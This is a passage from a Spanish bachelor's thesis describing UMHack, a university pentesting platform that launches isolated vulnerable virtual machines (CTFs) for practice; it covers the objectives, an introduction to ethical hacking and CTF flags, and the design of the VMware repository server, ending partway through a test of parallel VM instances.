

UNIVERSIDAD MIGUEL HERNÁNDEZ DE ELCHE

ESCUELA POLITÉCNICA SUPERIOR DE ELCHE

GRADO EN INGENIERÍA INFORMÁTICA EN
TECNOLOGÍAS DE LA INFORMACIÓN



“UMHACK: PLATAFORMA DE
PENTESTING CON LABORATORIOS
CONTROLADOS”

TRABAJO FIN DE GRADO

Septiembre - 2021

AUTOR: Daniel Rubio Maestre

TUTOR: Pablo José Piñol Peral

ÍNDICE GENERAL

ÍNDICE DE FIGURAS	4
1 OBJETIVOS Y MOTIVACIONES	7
1.1 Objetivo principal	7
1.2 Entorno actual	7
1.3 Motivaciones personales	7
2 INTRODUCCIÓN	8
2.1 Contexto	8
2.2 Resumen del proyecto	9
3 DISEÑO DE LA PLATAFORMA	11
3.1 Diseño general	11
3.2 Diseño del servidor repositorio	12
3.2.1 Funcionamiento general del servidor	12
3.2.2 Ejemplo de ejecución simultánea de varias instancias virtuales	13
3.2.3 Persistencia de los datos de una práctica	17
3.2.4 Gestión de direcciones de las instancias virtuales	17
3.2.5 Pautas finales de diseño	17
3.3 Diseño del servidor web	17
3.3.1 Tecnologías empleadas en el desarrollo	17
3.3.2 Funcionamiento general del servidor	18
3.3.3 Pautas finales de diseño	21
4 IMPLEMENTACIÓN Y DESARROLLO DE LA PLATAFORMA	22
4.1 Servidor repositorio	22
4.1.1 Instalación del servidor	22
4.1.2 Instalación del software necesario	24
4.1.3 Script de arranque runvm.sh	26
4.1.4 Script de detención stopvm.sh	27
4.2 Servidor web	28
4.2.1 Instalación del servidor	28
4.2.2 Implementación y estructura de la base de datos	29
4.2.3 Lógica de backend (servidor)	33
5 DISEÑO DEL CTF ‘MIGUEL’	47
5.1 Diseño general	47
5.2 Creación del hilo conductor	47
5.3 Resumen de las vulnerabilidades escogidas	49

6	IMPLEMENTACIÓN DEL CTF ‘MIGUEL’	50
6.1	Instalación de la máquina virtual	50
6.2	Implementación de los servicios vulnerables	52
6.3	Configuración de los servicios vulnerables	59
6.4	Colocación de las banderas	60
7	RESOLUCIÓN DEL CTF ‘MIGUEL’	62
7.1	Enumeración	62
7.2	Explotación	68
7.2.1	Acceso al panel de administración por fuerza bruta	68
7.2.2	Obteniendo una reverse shell con PHP	72
7.3	Escalada de privilegios	76
7.3.1	Primeros pasos	76
7.3.2	Tratamiento del terminal	76
7.3.3	Obtención de la flag de usuario	77
7.3.4	Explotación del kernel con dirtyc0w	77
7.3.5	Obtención de la flag de sistema	79
8	CONCLUSIONES FINALES	80
8.1	Conclusiones del proyecto	80
8.2	Desarrollos futuros	80
	ANEXO I	81
I.I	Creando un entorno de trabajo adecuado	81
I.II	Instalación de Kali Linux	81
I.III	Herramientas	83
I.IV	Siguiendo pasos y recursos adicionales	83
	GLOSARIO	85
	ACRÓNIMOS	87
	BIBLIOGRAFÍA	88

ÍNDICE DE FIGURAS

Figura 1: Diagrama de flujo de peticiones	12
Figura 2: Ejecución simultánea	14
Figura 3: Archivo de prueba	15
Figura 4: Máquina virtual abierta primero (CTF1)	16
Figura 5: Máquina virtual abierta después (CTFtest)	16
Figura 6: Panel de inicio de sesión	19
Figura 7: Panel de registro de usuario	19
Figura 8: Página principal	20
Figura 9: Página del perfil del usuario	21
Figura 10: Selección de la imagen del SO	22
Figura 11: Establecimiento de las credenciales de Linux	23
Figura 12: Virtualización de procesadores	24
Figura 13: Instalación VMware	24
Figura 14: Instalación GCC	24
Figura 15: Instalación VMware Tools	25
Figura 16: Adición de la clave pública al archivo <code>authorized_keys</code>	25
Figura 17: Directorio <code>/vmware</code>	25
Figura 18: <code>runvm.sh</code> – Script completo	26
Figura 19: <code>runvm.sh</code> – Nombre del directorio destino	26
Figura 20: <code>runvm.sh</code> – Creación del directorio destino	26
Figura 21: <code>runvm.sh</code> – Copia desde la plantilla hasta el directorio destino	27
Figura 22: <code>runvm.sh</code> – Inicio de la instancia desde el directorio destino	27
Figura 23: <code>stopvm.sh</code> – Script completo	28
Figura 24: <code>stopvm.sh</code> – Detención de la máquina	28
Figura 25: <code>stopvm.sh</code> – Borrado del directorio donde se alberga la instancia	28
Figura 26: Acceso a MySQL	29
Figura 27: Creación de la base de datos	29
Figura 28: Tabla máquina – Create table	30
Figura 29: Tabla máquina - Resumen	30
Figura 30: Tabla usuario – Create table	31
Figura 31: Tabla usuario - Resumen	31
Figura 32: Tabla sesión – Create table	32
Figura 33: Tabla sesión - Resumen	33
Figura 34: <code>database.php</code>	34
Figura 35: <code>maquina.php</code> - Atributos	35
Figura 36: <code>maquina.php</code> - Método <code>arrayMaquina</code>	35
Figura 37: <code>usuario.php</code> - Atributos	36
Figura 38: <code>usuario.php</code> - Método <code>checkDbUser</code>	36
Figura 39: <code>usuario.php</code> - Método <code>insertUser</code>	36
Figura 40: Código PHP de inserción de usuario	37
Figura 41: <code>sesion.php</code> - Atributos	38
Figura 42: <code>sesion.php</code> - Método <code>returnActiveSesion</code>	38
Figura 43: <code>sesion.php</code> - Método <code>arraySesiones</code>	39
Figura 44: Código HTML <code>login.php</code>	39
Figura 45: Código PHP <code>login.php</code>	40
Figura 46: Código PHP página principal – Primera parte	41
Figura 47: Código PHP página principal – Segunda parte	41
Figura 48: Activando la sesión del usuario con la máquina	42

Figura 49: Código PHP de arranque	42
Figura 50: Iniciando el script runvm.sh mediante SSH	43
Figura 51: Header de la tabla de sesión	43
Figura 52: Código PHP obtención IP	44
Figura 53: Código PHP tabla de sesión	44
Figura 54: submitflag.php – Validación de bandera	45
Figura 55: Ejemplo de tabla de sesión con ambas banderas introducidas	45
Figura 56: Ejemplo de tabla de sesión con únicamente una bandera introducida	45
Figura 57: Configuración personalizada	50
Figura 58: Selección imagen de SO	51
Figura 59: Establecimiento credenciales Linux	51
Figura 60: Instalación Ubuntu Server	52
Figura 61: Primer login	53
Figura 62: Versiones de WordPress más End-Of-Support de versiones PHP	54
Figura 63: Versiones de los servicios	54
Figura 64: Instalación proFTPd	54
Figura 65: Instalación proFTPd – Configuración por pantalla	55
Figura 66: Instalación MySQL – Configuración por pantalla	55
Figura 67: Descargar versión 5.1 de WordPress	56
Figura 68: Directorio de WordPress	56
Figura 69: Creación de la DB de WordPress	57
Figura 70: Credenciales WordPress DB en wp-config.php	57
Figura 71: Permisos del directorio /var/www/html	57
Figura 72: Autoinstalación WordPress	58
Figura 73: Confirmación de instalación de WordPress	59
Figura 74: Configuración del acceso anónimo al servidor FTP	59
Figura 75: Directorio anónimo compartido	60
Figura 76: Mensaje del director	60
Figura 77: Adición de servicios principales en el arranque	60
Figura 78: Bandera de usuario	61
Figura 79: Bandera de sistema	61
Figura 80: Comprobación de si la máquina responde	62
Figura 81: Primer reconocimiento con 'nmap'	62
Figura 82: Reconocimiento de servicios con 'nmap'	63
Figura 83: Utilizando la herramienta whatweb	64
Figura 84: Utilizando la herramienta searchsploit	64
Figura 85: Página principal del sitio	65
Figura 86: Login de WordPress	66
Figura 87: Scripts de reconocimiento a servicios conocidos con 'nmap'	67
Figura 88: Conexión al servidor FTP	68
Figura 89: Lectura del documento encontrado	68
Figura 90: Comprobando que WordPress desvela a un usuario existente	69
Figura 91: Intercepción de la petición - Preparación	70
Figura 92: Intercepción de la petición - Lectura	70
Figura 93: Obtención de los datos de la petición	70
Figura 94: Técnica de fuerza bruta con Hydra	72
Figura 95: Panel de administración de WordPress	73
Figura 96: Modificando el código de la página principal	74
Figura 97: Obteniendo la IP de la máquina atacante y poniéndose en escucha	75

Figura 98: Inyección del código malicioso	75
Figura 99: Obtención de la reverse shell	75
Figura 100: Obtención de la versión de sistema operativo	76
Figura 101: Tratamiento del terminal – Reseteo del terminal	76
Figura 102: Tratamiento del terminal – Variables TERM y SHELL	76
Figura 103: Lectura de la bandera de usuario	77
Figura 104: Recuperando información de la vulnerabilidad	77
Figura 105: Comprobación de la existencia del compilador para el exploit	78
Figura 106: Importación del script a la máquina víctima	78
Figura 107: Compilación del exploit	79
Figura 108: Ejecución del exploit	79
Figura 109: Cambio de usuario a root	79
Figura 110: Lectura de la flag de sistema	79
Figura 111: Descarga de Kali Linux – Opciones disponibles	82
Figura 112: Descarga de Kali Linux – Elección de gestor de VM	82



1 OBJETIVOS Y MOTIVACIONES

1.1 Objetivo principal

El principal objetivo de este proyecto es el de introducir o de establecer un punto de partida para aquellas personas que estén interesadas en el campo de la ciberseguridad y no sepan por dónde empezar o para que personas que son conocedoras del mismo, puedan seguir masterizando sus habilidades.

El proyecto consiste en una plataforma web que permite a usuarios de la misma, desplegar máquinas virtuales donde poder practicar la rama de la ciberseguridad conocida como ‘pentesting’. Su aprendizaje es un camino sinuoso y complicado, por lo que el método se convierte en algo de vital importancia. Es por esto, que se ha buscado la forma de hacer de aprender un juego cuyas reglas se explicarán más adelante, con el fin de fomentar la motivación y de facilitar su estudio.

1.2 Entorno actual

Pocas son las personas que se dedican al mundo de la ciberseguridad, a pesar del común deseo de “ser hacker ético”. Esto es debido a la metodología autodidacta que necesita, y es lo que ‘UMHack’ trata de conseguir, dar ese empujón inicial a aquellas personas que lo necesiten, ofreciéndoles herramientas de apoyo, información, y las vías necesarias para poder aprender ‘pentesting’.

Así mismo, aunque otras plataformas similares existen, la falta de contenido en castellano hace que mucha gente se eche para atrás. Sabiendo esto, y conociendo el deseo del proyecto por expandir el conocimiento, la plataforma trata de poner de manera accesible el contenido que generalmente se encuentra en inglés, pero en castellano.

1.3 Motivaciones personales

Entre las motivaciones para el desarrollo de la plataforma, se podría destacar, como bien se ha comentado, paliar la falta de personas dentro del oficio del hacking ético, que tanto auge e importancia está cogiendo en los últimos años. La seguridad informática evoluciona a diario en forma de nuevas vulnerabilidades, nuevos parches, artículos, políticas, pautas, etc... Es por esto que animar a personas a introducirse en el sector mediante una plataforma accesible para todos y prometedora, se convierte en todo un reto.

2 INTRODUCCIÓN

2.1 Contexto

El pentesting es una rama de la ciberseguridad que se centra en la parte ofensiva de la misma, también conocida como ‘Red Team’. En cuanto a líneas generales, se podría decir vulgarmente que se trata de “romper cosas”, pero, sin embargo, vamos a ver que va mucho más allá que todo eso.

El objetivo es encontrar esos fallos de seguridad de un software, sistema operativo, hardware... etc y explotarlos, con el fin de sanar esos agujeros, y dar a conocer vulnerabilidades de los mismos, siendo siempre el objetivo de mejorar la seguridad del sistema o red que se está intentando probar. Tanto es así, que, en términos profesionales, se paga a los ‘pentesters’ con el objetivo de que intenten comprometer un rango de sistemas predefinido en el contrato (*conocido como scope*), y reporten cualquier evidencia de seguridad informática que pudiera darse, así como aconsejar y pautar medidas con el fin de subsanarlas. Cabe recalcar que un pentester nunca tendrá como objetivo el mal de una empresa o entidad, sino ayudar a prevenir esos posibles males.

El problema de todo esto, es cómo llega alguien a ser un buen pentester, pues se trata de una ciencia muy práctica, además de teórica y compleja. Para ello, hace falta ambición, ganas, motivación, una fuerte disciplina para afrontar los obstáculos en solitario, y seguir aprendiendo constantemente de forma autodidacta, pues es un mundo que está en continua evolución. Aunque lo anterior está claro, aparece en la ecuación otra incógnita: el lugar.

Un ‘cracker’ o ‘hacker de sombrero negro’, dispone de muchísimo tiempo, un objetivo claro, y carece generalmente de escrúpulos, por lo que echar abajo una página web no le importa y es incluso su intención en la mayoría de casos.

Un ‘hacker ético’ o ‘hacker de sombrero blanco’, sin embargo, es una persona que vela por la seguridad de los demás, y lucha indirectamente con los crackers, cerrando los posibles agujeros de un sistema y fortaleciendo sus “murallas”. No obstante, como se comentaba anteriormente, el problema es que este tipo de expertos carecen de un lugar donde poder practicar libremente, sin miedo a echar abajo un sistema de producción, o incluso cometer alguna ilegalidad.

Es por esto que el principal objetivo de UMHack es el de paliar este problema, ofreciendo a los artesanos del oficio un lugar donde llevar a cabo sus experimentos y poder aprender libremente sin preocupaciones, fomentando el aprendizaje y la competitividad sana con estadísticas y esta ‘gamificación’ (*barbarismo del inglés, se refiere a “hacer de algo un juego”*), así como cumplir los demás objetivos estipulados en el primer punto.

Todo esto, como se verá, se consigue a través de una plataforma web con un sistema de usuarios, donde los mismos pueden iniciar sesión para arrancar una instancia de laboratorio virtual donde practicar. Estas instancias reciben el nombre de CTF, y tienen un formato concreto que se detallará más adelante junto a las tecnologías

utilizadas para el proyecto web, así como la implementación del primer CTF con el que se inaugura la plataforma, Miguel.

2.2 Resumen del proyecto

El pentesting, como se ha comentado anteriormente, representa la rama ofensiva de la ciberseguridad. Su principal objetivo es el de encontrar toda falla o agujero de seguridad que pudiera ser encontrado dentro de una red o conjunto de sistemas informáticos, al que se le denomina ‘scope’ (*rango de objetivos en el punto de mira*).

Lo que se busca con UMHack, es facilitar esta introducción a este gran y necesario segmento de la informática, trabajando en el aprendizaje de la rama. UMHack propone un despliegue de laboratorios controlados de pentesting, donde los estudiantes puedan practicar sin miedo a afectar a cualquier medio de producción relacionado con la máquina que se está intentando comprometer, dentro de un ámbito legal. Recordemos que el “ataque” dirigido hacia un sistema informático con la intención de conseguir algo a cambio (*o incluso a veces ni eso*) en un entorno NO controlado, está perseguido por la ley. Es por esto que las máquinas han sido diseñadas y posteriormente implementadas con ciertas vulnerabilidades ya premeditadas que permitan al estudiante practicar contra dicha vulnerabilidad en un entorno legal y sin preocupaciones de tirar abajo algún sistema de producción. Las máquinas, actualmente, son individuales y están aisladas de la propia plataforma, por lo que no hay nada que temer, dentro de ellas está permitido “romper” todo lo que se pueda, dado que una vez finalizada la práctica se eliminará todo rastro del laboratorio virtual donde se ha efectuado.

Estas máquinas vulnerables a conciencia reciben el nombre de “CTF”, acrónimo del inglés que quiere decir “Capture The Flag”, o “Toma de la bandera” en español.

Se trata de una especie de puzle cuyo objetivo reside en conseguir dichas banderas, para demostrar que la máquina ha sido vulnerada con éxito, marcando una especie de punto de control. De esta forma, se establece un objetivo real que hace de la máquina un “juego” dinámico, añadiéndole ese punto de diversión que es de agradecer cuando se está aprendiendo.

De aquí, pudiera surgir la siguiente pregunta, ¿Cuántas banderas hay en un CTF?

La respuesta es sencilla e inamovible. En el caso de las máquinas encontradas en la plataforma, siempre hay dos banderas en un CTF, que esconden dentro de sí una cadena de texto. Estos archivos tienen un formato común, y es que las cadenas que contienen están resumidas por un ‘algoritmo de hashing’ (*algoritmo que resume un texto a una cadena con características concretas. Por mínima que sea la diferencia, dos textos diferentes no tendrán el mismo ‘hash’*) para asegurar su impredecibilidad, y que, por tanto, no se trate de una cadena de texto común, que pudiera ser adivinada sin la realización del laboratorio.

Por un lado, tenemos la bandera “*user.txt*”, que puede ser encontrada y tomada una vez se consigue acceso a la máquina. Por ejemplo, cuando vulneramos una página web de un CTF, y conseguimos un terminal en la máquina que está alojando dicha página, encontraremos, sin indagar demasiado, esta bandera. Para ello, es necesario realizar una enumeración exhaustiva de todos los posibles fallos de seguridad que puedan ser explotados, para luego conseguir entrar hasta el corazón de la misma. Esta

bandera suele estar alojada en la carpeta del usuario que ha creado el CTF, como una especie de mención a su autor.

La siguiente bandera, llamada “*root.txt*”, requiere de una enumeración interna (*en vez de externa como es el caso de la otra bandera*), que nos permita explotar alguna vulnerabilidad o fallo de configuración, con el fin de escalar privilegios dentro de la máquina. El nombre de la bandera hace referencia a “*root*”, el usuario con mayores privilegios dentro de las máquinas UNIX. Si se consigue el acceso a dicho usuario, la máquina pasará a estar completamente comprometida, y es solo en ese punto, que se podrá leer la bandera. La bandera está alojada en el directorio ‘/root’, al que únicamente dicho usuario tendrá acceso.

Estas máquinas vulnerables son accesibles por parte del usuario cuando ejecutan la orden de arranque de la misma a través de la plataforma web. Es en este momento, cuando se inicia un proceso de inicio de la máquina, y se pone en red con el fin de que el usuario pueda “verla”. La plataforma se encarga del arranque, alojamiento, y borrado de la práctica que el usuario solicite. Sin embargo, el método de resolución que el usuario quiera emplear juega de su parte.

Todo esto se consigue mediante dos servidores, uno que aloja la página web, y otro que alberga las imágenes de los laboratorios a desplegar, que llamaremos repositorio. La página web está construida sobre un servidor apache, en conjunto con una base de datos MySQL, utilizando tecnologías como PHP, CSS y HTML. Este servidor web, se comunica a petición del usuario con el repositorio de máquinas a fin de iniciar las máquinas virtuales, y se encarga también de dar la orden de borrado, todo ello mediante interacción del usuario. Esto lo consigue comunicándose utilizando el protocolo ‘SSH’ (*Secure Shell, que permite la conexión entre máquinas mediante consola de comandos encriptada*), ejecutando scripts preprogramados en el repositorio que se encargarán de la lógica anteriormente comentada.

3 DISEÑO DE LA PLATAFORMA

3.1 Diseño general

Para el diseño de la plataforma, se han tenido en cuenta una serie de aspectos que tenían que estar cubiertos por obligación, y se ha construido una solución que los cumpla de la mejor manera posible.

En primer lugar, lo más importante es la funcionalidad del proyecto. El cometido principal es que el usuario pueda conectar con un laboratorio donde practicar las vulnerabilidades contenidas en él sin ninguna complicación. Se requiere también un buen servicio, que mantenga en línea la máquina durante el tiempo que dure el ejercicio sin presentar problemas de rendimiento. La página, además, tiene que facilitarle el acceso a la máquina de manera directa, en este caso ofreciéndole la dirección IP de la instancia que le corresponde.

Para el alojamiento de las máquinas, varias opciones han sido planteadas, resultando las más viables Docker y VMware Workstation, habiendo descartado otros gestores como VM VirtualBox de Oracle debido al bajo rendimiento que aportan, así como la falta de herramientas que ayudan con el desarrollo.

Teniendo todo lo anterior en cuenta, se ha optado por utilizar dos máquinas diferentes, una para el **servidor web**, de ahora en adelante “Web Server”, y otra que contendrá los datos de los CTF a desplegar en formato de máquina virtual, que por convenio se llamará **servidor repositorio**. Para ello, el software de VMware ha sido finalmente escogido, por motivos de unificar tecnologías entre las dos máquinas, aunque Docker es una opción algo más viable en caso de que la aplicación llegase a escalar enormemente. Sin embargo, para el desarrollo de este proyecto, y teniendo en cuenta la baja afluencia de usuarios que tendrá de momento, VMware es una tecnología que nos aporta una gran facilidad de implementación y herramientas muy útiles, sin ningún problema de rendimiento. Manteniendo un formato de máquina virtual, se consiguen varios objetivos:

Por un lado, se garantiza un buen rendimiento, ya que los gestores actuales de máquinas virtuales actuales son muy eficientes y dinámicos.

Por otro lado, el propio repositorio de máquinas es el encargado de asignar las diferentes direcciones IP que tendrán las máquinas virtuales que aloja, a través del protocolo DHCP (*Dynamic Host Configuration Protocol, asigna automáticamente las direcciones IP*), por lo que recuperar esta información es una tarea que se facilita enormemente al utilizar este formato.

Por último, se garantiza también la independencia de las instancias, dándole a las mismas una única IP que se asociará exclusivamente al usuario que ordene su arranque. Esta información no se compartirá con otros usuarios, ya que más de un usuario resolviendo el mismo CTF podría dar lugar a interferencias o conflictos entre ellos y la resolución del mismo. Es por esto que se arranca una instancia de máquina virtual independiente a las demás, que contiene el CTF a vulnerar a petición del usuario, exclusivamente para él.

3.2 Diseño del servidor repositorio

3.2.1 Funcionamiento general del servidor

Como bien se ha comentado, estos laboratorios virtuales “corren” en el servidor repositorio en formato de máquina virtual utilizando el software VMware. Este gestor tiene a su disposición múltiples herramientas que permiten hacer un buen uso y tener un mayor control de las máquinas virtuales que se alojan en él. En concreto, la herramienta que se va a utilizar es la herramienta “vmrun”, del kit ‘VMware Tools’. Para su utilización, es necesario instalarla en el servidor (en el caso de UMHack, el servidor repositorio). Más tarde se detallará su uso más en profundidad, así como las funciones utilizadas.

Los laboratorios se arrancan a través de un **script en bash** localizado en la propia máquina repositorio, que es llamado a través del servidor web por **SSH**, cuando el usuario da la orden. Por otro lado, también existe un script que apaga la máquina cuando el usuario lo ordena de nuevo. Aunque los detalles de la implementación se detallarán más adelante, el siguiente esquema refleja el mecanismo de arranque/apagado de las máquinas, así como el flujo general de peticiones y conexiones del proyecto.




Figura 1: Diagrama de flujo de peticiones

- El color azul representa las conexiones y comandos mediante **SSH**
- El color rojo representa ejecución de comandos en **bash**
- El color verde representa peticiones realizadas a través del protocolo **HTTP**

Una vez un CTF esté listo para ser publicado, se almacena en el repositorio en una carpeta independiente con su nombre, que actuará como “plantilla” para las instancias que se pondrán a disposición del usuario. Por ejemplo, el CTF ‘Miguel’, tendrá toda su configuración y archivos necesarios para que VMware pueda arrancarlo,

dentro de la carpeta ‘Miguel’, localizada en el directorio “/home” del repositorio. Sin embargo, no es desde aquí desde donde se inician las máquinas.

Cuando un usuario quiere iniciar una máquina, desde la web ejecutará la orden de arranque a través de un botón, y el Web Server, a través de **SSH**, iniciará un script en **bash** llamado ‘*runvm.sh*’ dentro de la máquina repositorio. Este script recibirá por parámetro tanto el **nombre de la máquina** a iniciar, como el **nombre del usuario** que quiere iniciarla, y creará una carpeta temporal donde se copiará toda la configuración de la máquina, desde donde se llamará a la herramienta ‘*vmrun*’ para iniciarla. El nombre de esta carpeta temporal será único, y está compuesto por ambos parámetros de la siguiente forma: “MaquinaUsuario”. No existe posibilidad de conflicto con los nombres de las carpetas, puesto que los nombres de usuario y de las máquinas también lo son. Por ejemplo, dado el usuario “alejandro”, que quiere practicar en el CTF “Miguel”, se creará la carpeta “Miguelalejandro” donde se copiarán, desde la carpeta original del CTF “Miguel”, todos los archivos necesarios para que se arranque la máquina y se iniciará desde este lugar.

Cuando el usuario quiera finalizar la actividad, dispondrá de otro botón en la página web, desde donde se iniciará un script muy parecido al de arranque, de la misma forma. Sin embargo, este script detendrá la instancia y borrará la carpeta temporal, finalizando por completo la actividad, y liberando ese espacio en el disco duro para futuras interacciones, por lo que se pierden todos los datos de la práctica.

Por último, cabe destacar que la conexión **SSH** que existe entre las máquinas y el servidor web (*en el diagrama ‘ssh: getip’*) trata de conseguir la IP de la máquina asignada al usuario. Se explicará más en detalle en la sección de implementación.

En cuanto a la metodología utilizada, se pueden plantear diferentes cuestiones como... ¿Por qué se tiene que crear una carpeta para cada usuario, y no se arrancan desde la misma carpeta original?, ¿Por qué no se almacenan los datos de las prácticas realizadas? ¿Dónde se lanzan las máquinas virtuales?

3.2.2 Ejemplo de ejecución simultánea de varias instancias virtuales

Respondiendo a la primera pregunta, el software empleado (*VMware Workstation*) no permite la ejecución paralela de dos o más instancias utilizando el mismo archivo de configuración (*.vmx*), por lo que dos usuarios diferentes no podrían jugar a la misma máquina de forma simultánea. Aunque esto fuera posible, existiría colisión entre usuarios, cosa que no es deseada en ningún caso. Cada usuario debería tener una instancia “aislada”, donde ningún otro usuario pueda interferir, para tener una práctica lo más completa posible. Con esta metodología, se consigue que cada usuario tenga su espacio independiente, y se logra la práctica simultánea por parte de diferentes usuarios en el mismo laboratorio. A continuación, se detalla un ejemplo explicando cómo reacciona el software ante la metodología:

Para el ejemplo, se crea una máquina virtual con Ubuntu Desktop, que llamaremos “CTF1”, por lo que tendremos una carpeta llamada “CTF1”, donde encontraremos, entre muchos otros necesarios para su correcto funcionamiento, el archivo de configuración de VMware “CTF1.vmx”.

- 1- Se configura la máquina por defecto, siguiendo los pasos que el propio sistema operativo muestra por pantalla. Lo que se conoce como una instalación estándar.
- 2- Se guardan los cambios y se apaga.
- 3- Se crea una carpeta “CTFtest”, donde se copiarán todos los archivos contenidos en la carpeta “CTF1”. En este punto, existirán dos carpetas con diferente nombre, pero que son idénticas en cuanto a contenido. Notar que, en la carpeta “CTFtest”, el archivo de configuración seguirá llamándose “CTF1.vmx”.
- 4- Se arrancan ambas máquinas virtuales por separado.




Figura 2: Ejecución simultánea

En este punto, como se ve en la figura dos, ambas máquinas están iniciadas y tienen el mismo nombre y contenido, sin embargo, son “instancias” diferentes.

- 5- Para comprobarlo, se creará un pequeño archivo de texto de prueba en la máquina iniciada desde CTFtest (*la segunda*), como se ve en la figura tres.




Figura 3: Archivo de prueba

- 6- Se apagan ambas máquinas virtuales.
- 7- Se vuelven a abrir las máquinas virtuales de la misma forma que en el punto 4, para confirmar que siguen siendo instancias diferentes y que conservan los cambios independientemente.
- 8- Se comprueba que en la máquina abierta desde la carpeta original no existe dicho archivo de texto que se creó en la segunda. Notar que es la primera (*izquierda*) la que está seleccionada. Tal y como se ve en la figura cuatro.

